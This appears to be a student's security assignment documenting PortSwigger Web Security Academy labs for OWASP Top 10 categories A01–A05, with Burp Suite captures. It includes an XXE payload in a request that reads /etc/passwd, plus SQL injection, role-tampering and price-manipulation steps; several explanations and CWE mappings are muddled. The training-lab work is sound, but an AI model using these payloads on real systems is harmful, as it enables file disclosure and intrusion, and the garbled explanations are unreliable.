

ASSIGNMENT 1

1. A01:2021-Broken Access Control

DESCRIPTION

Users cannot act outside of their intended permissions. Leads to unauthorized data disclosure, modification and destruction outside the user's limits.

BUSINESS IMPACT

Giving any user authorization to perform such task which they are not supposed to will result in information exposure, dos(denial of service) and arbitrary code execution.

Lab: User role can be modified in user profile

APPRENTICE

LAB Not solved

This lab has an admin panel at `/admin`. It's only accessible to logged-in users with a `roleid` of 2.

Solve the lab by accessing the admin panel and using it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

CWE:284

LAB DETAILS: We have accessed the admin panel and used it to delete a user from the database. As an outsider, by accessing the admin panel, we can make changes in the database which can cause data breaches

Congratulations, you solved the lab!

Login

Username


wiener

Password

Log in

Users

wiener - [Delete](#)



2.A02:2021-Cryptographic Failures

DESCRIPTION

Passwords,credit card numbers,health records,personal information and business secrets all require extra protection.

BUSINESS IMPACT

After acquiring password hashes,the attacker can apply various brute force hashes offline.

We can prevent this by including resources which are as intensive as possible

Cwe:322

LAB Details:We have change the primary key data form numeric to non numeric form and now the request sent to repeater produces and an error.The error message produces an APACHE address which can be used for certain information disclosures,which includes the cryptographic failures.

Eye Projectors

★☆☆☆☆

\$20.51



Site map

resources

- https://0ab4008c03b4a2c580a55d0e008900d5.web-security-academy.net/
- academyLabHeader
- product
 - productid=1
 - productid=10
 - productid=11
 - productid=12
 - productid=13
 - productid=14
 - productid=15
 - productid=16
 - productid=17
 - productid=18
 - productid=19
 - productid=2
 - productid=20
 - productid=3
 - productid=4
 - productid=5
 - productid=6
 - productid=7
 - productid=8
 - productid=9

Host	Method	URL	Params	Status code
https://0ab4008c03b4a2c580a55d0e008900d5.web-security-academy.net/	GET	/product?productid=5		200
https://0ab4008c03b4a2c580a55d0e008900d5.web-security-academy.net/	GET	/product?productid=1		200
https://0ab4008c03b4a2c580a55d0e008900d5.web-security-academy.net/	GET	/product?productid=10		200
https://0ab4008c03b4a2c580a55d0e008900d5.web-security-academy.net/	GET	/product?productid=11		200
https://0ab4008c03b4a2c580a55d0e008900d5.web-security-academy.net/	GET	/product?productid=12		200
https://0ab4008c03b4a2c580a55d0e008900d5.web-security-academy.net/	GET	/product?productid=13		200
https://0ab4008c03b4a2c580a55d0e008900d5.web-security-academy.net/	GET	/product?productid=14		200
https://0ab4008c03b4a2c580a55d0e008900d5.web-security-academy.net/	GET	/product?productid=15		200

Request

Response

Inspector

Burp Suite Community Edition v2023.9.3 - Temp...

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings

Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x +

Send Cancel Target: https://0ab4008c03b4a2c580a55d0e008900d5.w... HTTP/2

Request

Response

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 18

Ready

Target: https://0ab4008c03b4a2c580a55d0e008900d5.web-security-academy.net

Request

```
1 GET /product?productId="Uhhutzi" HTTP/2
2 Host: 0ab4008c03b4a2c580a55d0e008900d5.web-security-academy.net
3 Cookie: session=0yc06gk7q7167H0M6yfbgFib120QID
4 Sec-Ch-Ua:
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5945.111 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml;q=0.8,application/signed-exchange;v=b2;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0ab4008c03b4a2c580a55d0e008900d5.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.5
17
18
```

Response

```
7 at java.base/java.lang.Integer.parseInt(Integer.java:766)
8 at lab.k.i.s.a.B(Unknown Source)
9 at lab.k.i.s.a.A(Unknown Source)
10 at lab.k.i.s.i.b.B(Unknown Source)
11 at lab.k.i.s.k.lambda$handleSubRequest$0(Unknown Source)
12 at c.s.i.a.lambda$fn$1$2(Unknown Source)
13 at c.s.i.a.x(Unknown Source)
14 at c.s.i.a.lambda$checkedFunction$4(Unknown Source)
15 at java.base/java.util.Optional.map(Optional.java:260)
16 at lab.k.i.s.k.H(Unknown Source)
17 at lab.serve.o.g.w.c(Unknown Source)
18 at lab.k.i.n.T(Unknown Source)
19 at lab.k.i.n.c(Unknown Source)
20 at lab.serve.o.g.j.v.A(Unknown Source)
21 at lab.serve.o.g.j.f.lambda$handle$0(Unknown Source)
22 at lab.e.u.n.y.c(Unknown Source)
23 at lab.serve.o.g.j.f.B(Unknown Source)
24 at lab.serve.o.g.c.x(Unknown Source)
25 at c.s.i.a.lambda$fn$1$2(Unknown Source)
26 at c.s.i.a.x(Unknown Source)
27 at c.s.i.a.lambda$checkedFunction$4(Unknown Source)
28 at lab.serve.s1.0(Unknown Source)
29 at lab.serve.o.g.c.i(Unknown Source)
30 at lab.serve.o.f.g.i(Unknown Source)
31 at lab.serve.o.d.o(Unknown Source)
32 at lab.serve.o.v.o(Unknown Source)
33 at lab.serve.s._P(Unknown Source)
34 at lab.serve.s._f(Unknown Source)
35 at lab.k.k.lambda$consume$0(Unknown Source)
36 at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1136)
37 at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:635)
38 at java.base/java.lang.Thread.run(Thread.java:833)
39
40 Apache/2.4.18 (Ubuntu)
```

Information disclosure in error message

https://0ab4008c03b4a2c580a55d0e008900d5.web-security-academy.net/product?productId=5

Information disclosure in error message

Answer:

2.2.3.31

Submit solution

OK Cancel

re Projectors



3.A03:2021-Injection

DESCRIPTION

Using dynamic sql queries and commands to perform data breaches and modification.

BUSINESS IMPACT

These risks involve display of malicious content on the page which is visible to the user.

The attacker can perform privileged tasks of the user to gain access to the personal information. For eg: injecting an XSS(cross site scripting-security vulnerability) log in message which cannot be handled by the user at that time.

CWE :77

LAB Details:By injecting certain queries,we have made changes in the display.Even after choosing the filter the website is going to display all the products.This has happened due to sql injection.

The screenshot displays a web application interface at the top and the Burp Suite tool interface below it. The web application, titled "WE LIKE TO SHOP", has a search bar and a navigation menu with categories: All, Clothing, shoes and accessories, Corporate gifts, Lifestyle, and Pets. Below the menu are four product images: a sun umbrella, a person in a Santa hat, a silhouette of a person, and a yellow caution sign. The Burp Suite interface shows a list of HTTP requests and responses. The selected request is a GET request to the URL `https://0a5000420330541e80ad147.../filter?category=Corporate...`. The response is an HTML document with a status code of 200. The response body shows the HTML structure, including a `<title>` tag that contains the text "SQL injection vulnerability in WHERE clause allowing retrieval of hidden data". The Burp Suite interface also shows the Request and Response tabs, with the Response tab selected, displaying the raw HTML content.

1 x 2 x +

Send Cancel < >

Target: https://0a5000420330541e80adf470002600

Request

Pretty Raw Hex

```
1 GET /elices?category=6a9eacab820g4fva/82009820183812 HTTP/2
2 Host: 0a5000420330541e80adf4700026000.web-security-academy.net
3 Cookie: session=7JGCH8LMVfypT00ghTnBzILgi19qHX
4 Sec-Ch-UA:
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/116.0.5945.111 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
  ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a5000420330541e80adf4700026000.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

Response

Pretty Raw Hex Render

```
71 <a class="button" href="/product?productId=1">
72   View details
73 </a>
74 </div>
75 <div>
76   
77   </div>
78   Baby Kinding Shoes
79   </div>
80   
81   $27.11
82   <a class="button" href="/product?productId=2">
83     View details
84   </a>
85 </div>
86 </div>
87 <div>
88   
89   </div>
90   Grow Your Own Ppp Kit
91   </div>
92   
93   $60.42
94   <a class="button" href="/product?productId=3">
95     View details
96   </a>
97 </div>
98 <div>
99   
100   </div>
101   The Laxy Dog
102   </div>
103   
104   $48.00
105   <a class="button" href="/product?productId=4">
106     View details
107   </a>
108 </div>
```

0 highlights 0 highlights

Corporate gifts

Refine your search:

All Clothing, shoes and accessories Corporate gifts Lifestyle Pets



Caution Sign



\$98.40 View details



Folding Gadgets



\$19.28 View details



Com-Tool



\$99.53 View details

4.A04:2021-Insecure Design

DESCRIPTION


Missing or ineffective control design. An insecure design cannot be fixed with a perfect implementation.

BUSINESS IMPACT

Flaws in security settings, configurations and hardening of different systems across the pipelines. Giving the hackers an opportunity to expand their footprints.

cwe:501

LAB Details: We have modified the amount of money available in the user account which can lead them into purchasing items out priced over their actual budget. It can lead to financial failures for the user.




The screenshot shows a web application interface with a navigation bar at the top containing links for 'Home', 'My account', and a shopping cart icon with a '0' next to it. Below the navigation bar is a 'Login' section. It features two input fields: 'Username' with the text 'wiener' and 'Password' with masked characters '.....'. A green 'Log in' button is positioned below the password field. The entire login form is set against a light blue background. At the bottom of the page, there is a footer area. On the left, it says 'Web Security Academy' with a small logo. In the center, it reads 'Excessive trust in client-side controls' and 'Back to lab description >>'. On the right, there is a green button labeled 'LAB' and a partially visible 'No' button.

Lightweight "l33t" Leather Jacket

★★★★★

\$1337.00





Store credit:

\$100.00

Cart

Not enough store credit for this purchase

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	<div><div>-</div><div>1</div><div>+</div></div> <div>Remove</div>

Coupon:

Add coupon

Apply

Total: \$1337.00

WebSecurity
Academy

Excessive trust in client-side controls

[Back to lab description >>](#)

Congratulations, you solved the lab!

Store credit:

\$87.00

Your order is on its way!

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	1
Total: \$13.00		

5.A05:2021-Security Misconfiguration

DESCRIPTION

Makes users send unwanted cookies in an HTML session

BUSINESS IMPACT

Hackers can gain unauthorized access to the networks,systems and data,which can in turn cause monetary and reputation damage to your organization.

CWE:776

LAB Details: We have changed the XML script which can lead to disclosure of secure information about the website.

Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Settings

Comparer
Logger
Organizer
Extensions
Learn

Intercept
HTTP history
WebSockets history
Proxy settings

Request to https://0a8200b70457420e80948a2200cd00ca.web-security-academy.net:443 [79.125.84.16]

Forward
Drop
Intercept...
Action
Open b...
Comment this item
HTTP/2

Pretty
Raw
Hex

1 POST /product/stock HTTP/2
2 Host: 0a8200b70457420e80948a2200cd00ca.web-security-academy.net
3 Cookie: session=cukmWJV2px1dTpFVssQT5qtHaN1dPoR2
4 Content-Length: 107
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Platform: "
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.111 Safari/537.36
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://0a8200b70457420e80948a2200cd00ca.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a8200b70457420e80948a2200cd00ca.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 <?xml version="1.0" encoding="UTF-8"?>
20 <!DOCTYPE foo [<!ENTITY xxe system "file:///etc/passwd">
21]>
22 <stockCheck>
23 <productId>xxe;
24 </productId>
25 <storeId>3</storeId>
26 </stockCheck>

Inspector

Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 19

0 highlights



Description:

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy.

Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public.

Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

Milan ▼ Check stock

Could not fetch stock levels!

[< Return to list](#)